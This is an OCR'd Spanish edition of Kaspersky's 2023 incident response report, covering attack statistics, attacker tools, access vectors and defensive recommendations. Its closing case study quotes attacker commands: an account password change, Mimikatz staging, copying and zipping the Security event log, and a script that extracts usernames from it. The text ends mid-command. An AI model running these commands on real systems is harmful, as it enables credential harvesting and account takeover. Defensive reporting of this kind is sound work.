Informe de los analistas

Incident Response

kaspersky bring on the future

2023


Contenido

Introducción

El informe de analistas contiene información sobre los ciberataques investigados por Kaspersky en 2023. Kaspersky proporciona una amplia variedad de servicios (respuesta a incidentes, análisis forense digital, análisis de malware, etc.) para ayudar a las organizaciones que se ven afectadas por incidentes de seguridad de la información. Los datos que se utilizan en este informe provienen de organizaciones que solicitaron asistencia con la respuesta a incidentes o con la realización de eventos profesionales para sus equipos internos de respuesta a incidentes. Los servicios de investigación y respuesta a incidentes están a cargo del Equipo Global de Respuesta a Emergencias (GERT) de Kaspersky, que cuenta con expertos en Europa, Asia, América del Norte y del Sur, Medio Oriente y África.

El informe también incluye datos de expertos del equipo de Investigación de Incidentes Informáticos y Fuerzas Cibernéticas Especiales, así como del equipo GReAT.

Estas estadísticas nos permiten identificar tendencias relacionadas con las amenazas más relevantes para organizaciones de diferentes sectores de la economía y de diferentes regiones geográficas. A su vez, esto nos permite desarrollar métodos de protección preferentes y formular recomendaciones que, cuando se implementan, ayudan a las organizaciones a mejorar sus niveles de seguridad y prepararse para la respuesta a incidentes en el futuro, para así prevenir o minimizar los daños de posibles ataques.



Ubicación geográfica de las solicitudes del servicio IR

Figura 1

Geografía de las solicitudes del servicio Kaspersky Incident Response en 2023

La distribución geográfica del servicio cambió un poco recientemente, pero el volumen de solicitudes en el segmento ruso sigue creciendo. En 2023, se observó un aumento considerable en las solicitudes de servicio en la región de América, que quedó en segundo lugar con el 21.82 % de las solicitudes.

Figura 2

Las tres regiones más atacadas

Mercados verticales y sectores

Figura 3

Distribución de las solicitudes del servicio Kaspersky Incident Response por sector




Figura 4

Los tres sectores más atacados

Entidades gubernamentales
27.89 %

Industrial
17.01 %

Financiero
12.24 %

Tendencias de 2023

Una de las tendencias sobresalientes de 2023 fueron los ataques realizados a través de proveedores de servicio. El aumento de estos ataques no es una sorpresa; para los atacantes, este vector es una oportunidad de llevar a cabo un ataque a gran escala con mucho menos esfuerzo del que necesitarían para atacar a víctimas individuales. Detectar estos ataques lleva más tiempo, ya que las acciones de los atacantes suelen parecerse a las acciones de los empleados de los subcontratistas. La mitad de estos incidentes recién se detectaron después de encontrar una filtración de datos. Se contactó a un cuarto de las víctimas recién después de que se cifraran sus datos, y una de cada cuatro víctimas descubrió el ataque debido a actividades sospechosas.

Otra tendencia que se mantuvo sin cambios durante los últimos años es el uso de ransomware. En 2023, uno de cada tres incidentes estuvo relacionado con ransomware. Aunque el porcentaje de esos ataques disminuyó del 39.8 % al 33.3 % en comparación con el año anterior, el ransomware sigue siendo la amenaza más grande para las organizaciones de todos los sectores de la economía y de todas las industrias.

En 2023, los ransomware que detectamos con mayor frecuencia fueron Lockbit (27.78 %), BlackCat (12.96 %), Phobos (9.26 %) y Zeppelin (9.26 %). La mitad de todos los ataques comenzó con la vulneración de una aplicación disponible públicamente. En el 40 % de los ataques, se utilizaron credenciales en riesgo (el 15 % se obtuvo a través de ataques de fuerza bruta). El 10 % restante se dividió uniformemente entre phishing y ataques mediante relaciones de confianza. La mayoría de los ataques de cifrado de datos finalizó al cabo de un día (43.48 %) o unos días (32.61 %). El resto duró semanas (13.04 %) y solo el 10.87 % duró más de un mes. Casi todos los ataques de ransomware que duraron semanas y meses, además del cifrado de datos, también implicaron la filtración de datos.

Uno de cada tres incidentes está asociado con ransomware

Herramientas de atacantes

Los atacantes siguen usando muchas utilidades diferentes, pero Mimikatz y PsExec se mantienen como las más populares, ya que se usan en el 15.58 % y 13.64 % de los incidentes, respectivamente.

Las herramientas más populares utilizadas por atacantes

Mimikatz
15.58 %

PsExec
13.64 %

El impacto del ataque

El cifrado de datos sigue siendo el problema principal para las empresas atacadas y, aunque el porcentaje de empresas afectadas por ransomware disminuyó un poco en 2023, un tercio de las empresas que solicitó el servicio IR perdió datos debido al cifrado. Al mismo tiempo, el porcentaje de empresas que se enfrentó a filtraciones de datos aumentó al 21.1 %. También vale la pena mencionar que las filtraciones de datos suelen estar acompañadas por un posterior cifrado de la infraestructura de la víctima.

Principales problemas: cifrado y filtraciones de datos

Descripción general y recomendaciones

Acceso

1. Reconocimiento
2. Desarrollo de recursos
3. Entrega
4. Ingeniería social
5. Explotación
6. Persistencia
7. Evasión de defensas
8. Comando y control

Aprovechamiento de una aplicación dirigida al público	42.37 %
Cuentas comprometidas	20.34 %
Fuerza bruta	8.47 %
Relación de confianza	6.78 %

Recomendaciones

- Implemente una política de contraseñas sólida y autenticación de varios factores
- Elimine el acceso público a los puertos de administración
- Establezca una política de tolerancia cero para la administración de parches o medidas de compensación para las aplicaciones dirigidas al público
- Asegúrese de que los empleados mantengan un alto grado de seguridad

Herramientas de atacantes, incluidas las legítimas

9. Aprovechamiento
10. Detección
11. Escalación de privilegios
12. Ejecución
13. Acceso a credenciales
14. Movimiento lateral

Descubrimos el uso de herramientas legítimas en casi uno de cada dos casos en 2023

Mimikatz	15.58 %
PsExec	13.64 %
Advanced IP Scanner	9.09 %
SoftPerfect Network Scanner	7.14 %
AnyDesk	5.19 %
Cobalt Strike	5.19 %
PowerShell	5.19 %
7zip	3.90 %

Los atacantes suelen usar diferentes utilidades en las etapas de Comando y control (25.58 %), Detección (20.93 %) y Ejecución (20.93 %).

Recomendaciones

- Implemente reglas para detectar herramientas de uso masivo usadas por los atacantes
- Utilice una herramienta de seguridad con telemetría similar a EDR
- Evalúe constantemente los tiempos de reacción de las operaciones de seguridad con ejercicios de ataque
- Elimine el uso de software que aparece en la lista de herramientas utilizadas por los atacantes dentro de la red corporativa

Extracción

15. Recopilación
16. Exfiltración
17. Impacto
18. Objetivos

Archivos cifrados	33.33 %
Filtración de datos	21.09 %
Active Directory comprometido	12.24 %

Recomendaciones

- Realice copias de seguridad de sus datos
- Trabaje en conjunto con un socio de acuerdos de Incident Response para abordar los incidentes con SLA rápidos
- Implemente programas de seguridad estrictos para aplicaciones que tienen información de identificación personal
- Implemente controles de acceso de seguridad a datos importantes con software de prevención de pérdida de datos
- Capacite continuamente a su equipo de respuesta a incidentes para que tenga el conocimiento y esté al tanto del panorama cambiante de amenazas

Madurez de la organización

Tras analizar los motivos de las solicitudes del servicio Kaspersky Incident Response, podemos dividirlos en dos grupos.

Grupo I (se conocían los motivos y las consecuencias al momento de la solicitud)

Por lo general, estas víctimas se dan cuenta de un ataque cuando ya ocurrió y el daño es evidente.

Archivos cifrados	33.33 %
Filtración de datos	21.09 %
Robo de dinero	1.36 %
Destrucción	1.36 %
Servicio no disponible	1.36 %

Grupo II (ataques con indicadores de actividad sospechosa)

Según los resultados de nuestro análisis, estas actividades sospechosas tuvieron las siguientes consecuencias:

Active Directory comprometido	12.24 %
Persistencia instalada para impactos futuros	10.88 %
Falsa alarma	7.48 %
Manipulación de datos	4.08 %
Usurpación de cuentas	2.72 %
Ataque prevenido o no completado	1.36 %

El 42.2 % de todas las solicitudes están basadas en indicadores sospechosos como los siguientes:


- Actividad del usuario
- Alertas de las herramientas de seguridad
- Archivos y correos electrónicos
- Actividad de la red

Desde luego, algunos de estos incidentes podrían haberse convertido en problemas más serios. Gracias a la detección temprana de los ataques, se pudo disminuir su impacto.

Duración del ataque

Todos los casos de incidentes se pueden agrupar en tres categorías con distintos valores respecto del tiempo de permanencia del ataque, la duración de la respuesta ante incidentes, el acceso inicial y el impacto del ataque.

Máxima actividad
(horas y días)



Promedio
(semanas)

Duradera
(un mes o más)

Porcentaje de ataques

Máxima actividad	Promedio	Duradera
69.75 %	8.40 %	21.85 %

Duración promedio del ataque

Máxima actividad	Promedio	Duradera
Menos de 1 día	15 días	135 días

Impacto representativo

Máxima actividad	Promedio	Duradera
Ransomware	Ransomware y robo de dinero	Fuga de datos y ransomware

Vector inicial de ataque

Máxima actividad	Promedio	Duradera
Aplicaciones dirigidas al público Cuentas en riesgo	Aplicaciones dirigidas al público	Relaciones de confianza Aplicaciones dirigidas al público

Duración de respuesta ante incidentes

Máxima actividad	Promedio	Duradera
Ataques que duraron hasta una semana. Los principales ataques de ransomware a alta velocidad que representan la mayor amenaza incluso a operaciones maduras de seguridad. La mayor parte de las conductas evidentes de agentes maliciosos abogan a elementos sencillos: problemas de seguridad fáciles de identificar y de disponibilidad pública	**Ataques que duraron hasta un mes.** Debido al ransomware, es imposible distinguir muchos ataques de los más rápidos (Máxima actividad). Muchos casos en este grupo tienen un plazo considerable entre el acceso inicial y las siguientes etapas del ataque	**Ataques que duraron más de un mes.** Períodos irregulares de fases activas y pasivas durante el ataque. La duración de las fases activas es muy similar a las del grupo anterior (Promedio)
40 horas	**40 horas**	**46 horas**

Motivos para solicitar el servicio

Positivos reales

Archivos cifrados	43.22 %
Filtración de datos	16.10 %
Archivos sospechosos	13.56 %
Actividad sospechosa de usuario	11.86 %
Alertas de las herramientas de seguridad	4.24 %
Accesos no autorizados	3.39 %
Robo de dinero	2.54 %
Actividad sospechosa de red	2.54 %
Servicio no disponible	1.69 %
Correos electrónicos sospechosos	0.85 %


Falsas alarmas (7.4 % de todas las solicitudes del servicio)

Actividad sospechosa de usuario	72.73 %
Actividad sospechosa de red	18.18 %
Alertas de las herramientas de seguridad	9.09 %

Los archivos cifrados fueron el principal motivo para solicitar el servicio en todas las regiones y los sectores, lo que sugiere que las herramientas de cifrado representaron la ciberamenaza más común durante 2023. La segunda causa más común de las solicitudes fue la actividad sospechosa y también representó la mayor cantidad de informes falsos.


Figura 5

Motivos de las solicitudes del servicio Kaspersky Incident Response por región




Vector inicial de ataque

En 2023, el método más común para la vulneración inicial fueron las aplicaciones dirigidas al público. Descubrimos que un tercio de estas aplicaciones recibieron ataques a través de vulnerabilidades conocidas. También es importante destacar que más de la mitad de estas vulnerabilidades se detectaron en 2021 y 2022. Este vector inicial se encontró en el 42.37 % de los casos. La mayoría de las veces, estos ataques duraron menos de un día (en el 18.64 % de todos los incidentes). El motivo de la solicitud fueron datos cifrados en el 5 % de los casos y actividad sospechosa en el 10 % de los casos.



Otro vector de ataque inicial popular es el uso de credenciales de usuario en riesgo. Para el 2023, resaltamos por separado los casos en los que se utilizaron ataques de fuerza bruta para la vulneración (8.47 %) y los casos en los que los atacantes utilizaron cuentas que ya estaban en riesgo antes del incidente en investigación (20.34 %). Los ataques rápidos también prevalecen entre estos (el 15.25 % de los ataques duró menos de un día y el 8.47 %, menos de una semana). Aquí, los datos cifrados y la actividad sospechosa fueron los principales motivos de las solicitudes: 14.06 % y 6.25 %, respectivamente.



En el pasado, se realizaron vulneraciones a través de relaciones de confianza, pero en 2023, su porcentaje disminuyó considerablemente (6.78 % de las vulneraciones). Esta estrategia permite a los atacantes obtener acceso a decenas de víctimas a través de una única organización pirateada. En esta situación, el equipo a cargo de la investigación puede enfrentarse a dificultades adicionales, dado que no todas las organizaciones que son la fuente inicial del ataque comprenden la necesidad de una investigación completa y es posible que no estén dispuestas a cooperar. Con este método de penetración, los atacantes a veces necesitan más tiempo desde el inicio del ataque hasta la fase final, de modo que la mitad de estos ataques duran más de un mes.

Herramientas y exploits de los atacantes

En el 39.18 % de los ataques investigados se encontraron pruebas del uso de utilidades legítimas por parte de los atacantes.

Estas utilidades incluyen las denominadas LOLBins[1] (utilidades que ya existen en las máquinas atacadas, como componentes del sistema operativo, entre otras), utilidades de especialistas en seguridad de la información de los equipos de Red Team y PenTest, así como marcos comerciales (Cobalt Strike, Metasploit, Acunetix).

Distribución y frecuencia del uso de herramientas en incidentes

Frecuente: 20-25 %	Promedio: 8-15 %	Inusual: 1-8 %
Mimikatz, PsExec	SoftPerfect Network Scanner, PowerShell, Cobalt Strike, AnyDesk, Advanced IP Scanner	7zip, Metasploit, SystemBC, BloodHound, DiskCryptor, MEGASync

Los marcos especializados como Cobalt Strike y los scripts de PowerShell tienen bastante popularidad entre los atacantes, pero Mimikatz y PsExec siguen siendo las herramientas más utilizadas.

Comando y control	25.58 %	AnyDesk, SystemBC, Revsocks, gs-netcat, Proxifier, dchelp, Earthworm, Escritorio remoto, SSH, WebShell, Custom Linux bot
Detección	20.93 %	Advanced IP Scanner, SoftPerfect Network Scanner, BloodHound, Fscan, Acunetix, Angry IP Scanner, Nbtscan, Nessus, netscan.exe
Ejecución	20.93 %	PsExec, PowerShell, WMIC, PowerTool x64, WMI Exec, DarkKomet, ASPXspy2, MARIJUANA
Movimiento lateral	11.63 %	Cobalt Strike, Metasploit, Impacket, CrackMapExec, Meterpreter
Impacto	4.65 %	DiskCryptor, MHDDoS
Escalación de privilegios	4.65 %	Mimikatz, EfsPotato
Recopilación	4.65 %	7zip, Adminer
Acceso a credenciales	2.33 %	MEGASync
Acceso inicial	2.33 %	PhishingKit
		MetaStealer

1 LOLBAS

Herramientas legítimas en MITRE ATT&CK

En la mayoría de los casos, los equipos de seguridad pueden mitigar el vector inicial del ataque con soluciones preventivas. Los vectores de ataque más comunes (aprovechamiento de aplicaciones dirigidas al público, cuentas en riesgo, correos electrónicos maliciosos) podrían haberse mitigado con una administración de parches oportuna, la implementación de soluciones de autenticación de varios factores con software antiphishing para defenderse de los ataques de phishing y la capacitación sobre concientización en seguridad para empleados.

Incluso con estas medidas implementadas, los ataques pueden ocurrir de todas maneras, y es importante detectar indicios del desarrollo de un ataque lo antes posible.

El creciente abuso de herramientas legítimas para ataques de persistencia y comando y control puede controlarse mediante la implementación de controles de seguridad capaces de detectar instalaciones o ejecuciones de herramientas no autorizadas (sin importar si se trata de malware o no). Además, la solución Managed Detection and Response ofrece protección contra tácticas nuevas que utilizan diferentes herramientas para la ejecución, el acceso o la enumeración, y proporciona recomendaciones en función del riesgo.

Apropiación de dominio y ransomware

Los grupos de ransomware reutilizaban estrategias identificadas anteriormente para la intrusión usando herramientas similares[2]. Los atacantes aprovechaban aplicaciones expuestas a Internet que implementaban módulos vulnerables para la ejecución remota de comandos (RCE). De esta manera, los grupos de ransomware apuntaban a servicios públicos respaldados por versiones vulnerables de log4j y dirigían su arsenal para aprovechar las vulnerabilidades y poner en riesgo infraestructuras.

Aprovechamiento de aplicaciones dirigidas al público T0819

```
/Program Files/<VulnerableApp>/root/WEB-INF/lib/log4j-1.2.17.jar
```

Después del aprovechamiento confirmado, el atacante modificaba la cuenta local con privilegios responsable de la ejecución de la aplicación. El atacante ejecutaba comandos localmente para modificar la contraseña del usuario.

Manipulación de cuenta T1098

```
Net user <username> <new_password>
```

Luego, el atacante cargaba un conjunto de herramientas al sistema:

```
C:\Users\<username>\Documents\netscanold.exe
C:\Users\<username>\Documents\mimikatz\x64\mimikatz.exe
```

A continuación, el atacante ejecutaba Meterpreter en el sistema y obtenía acceso adicional y persistencia.

Creación o modificación de procesos del sistema (Windows Service) T1543:003

```
Svc: ghhjbl ¦ Path: cmd.exe /c echo ghhjbl > \\.\pipe\ghhjbl
```

2 MERCURY leveraging Log4j 2 vulnerabilities in unpatched systems to target Israeli organizations

Por último, una vez que confirmaba el acceso completo, el atacante instalaba la aplicación eHours para persistencia y C2.

Software de acceso remoto T1219

```
C:\Program Files\ehorus_agent\ehorus_uit.exe
C:\Program Files\ehorus_agent\ehorus_cmd.exe
C:\Program Files\ehorus_agent\ehorus_launcher.exe
```

Ataque de ransomware y aprovechamiento de aplicaciones públicas

Impacket y BloodHound son herramientas de seguridad conocidas para el movimiento lateral y la detección. Sacan provecho de los protocolos de la red para recopilar información y reutilizar sesiones con el fin de ejecutar comandos remotos u obtener nombres de usuario y credenciales, pero la mayoría de sus cargas o scripts pueden detectarse con controles en endpoints.

Los atacantes decidieron usar una técnica diferente que hace un uso inadecuado del intérprete de comandos y scripts (shell de comandos de Windows) para recopilar archivos evtx de forma local en sistemas críticos y, luego, comprimir los archivos y moverlos a un sistema central. Una vez que se movían los archivos, se utilizaba un script nuevo para extraer nombres de usuario válidos basados en eventos 4624.

Enumeración de registros T1654, Intérprete de comandos y scripts (shell de comandos de Windows) T1059:003

```
Copiar archivo en la carpeta pública:
copy $system32\winevt\Logs\Security.evtx $public\Security.evtx

Comprimir el archivo copiado y prepararlo para moverlo a un sistema central:
Add-Type -A System.IO.Compression.FileSystem;;$zipFile = [System.IO.Compression.ZipFile]::Open('c:\users\public\
Security.zip', 'Update');[System.IO.Compression.ZipFileExtensions]::CreateEntryFromFile($zipfile,'c:\users\public\
Security.evtx','Security.evtx');$zipFile.Dispose()

Script para extraer nombres de usuario válidos a partir de registros evtx:
Get-Eventlog -LogName Security | where {$.eventID -eq 4624 } | % {$.ReplacementStrings[6] + ";" +
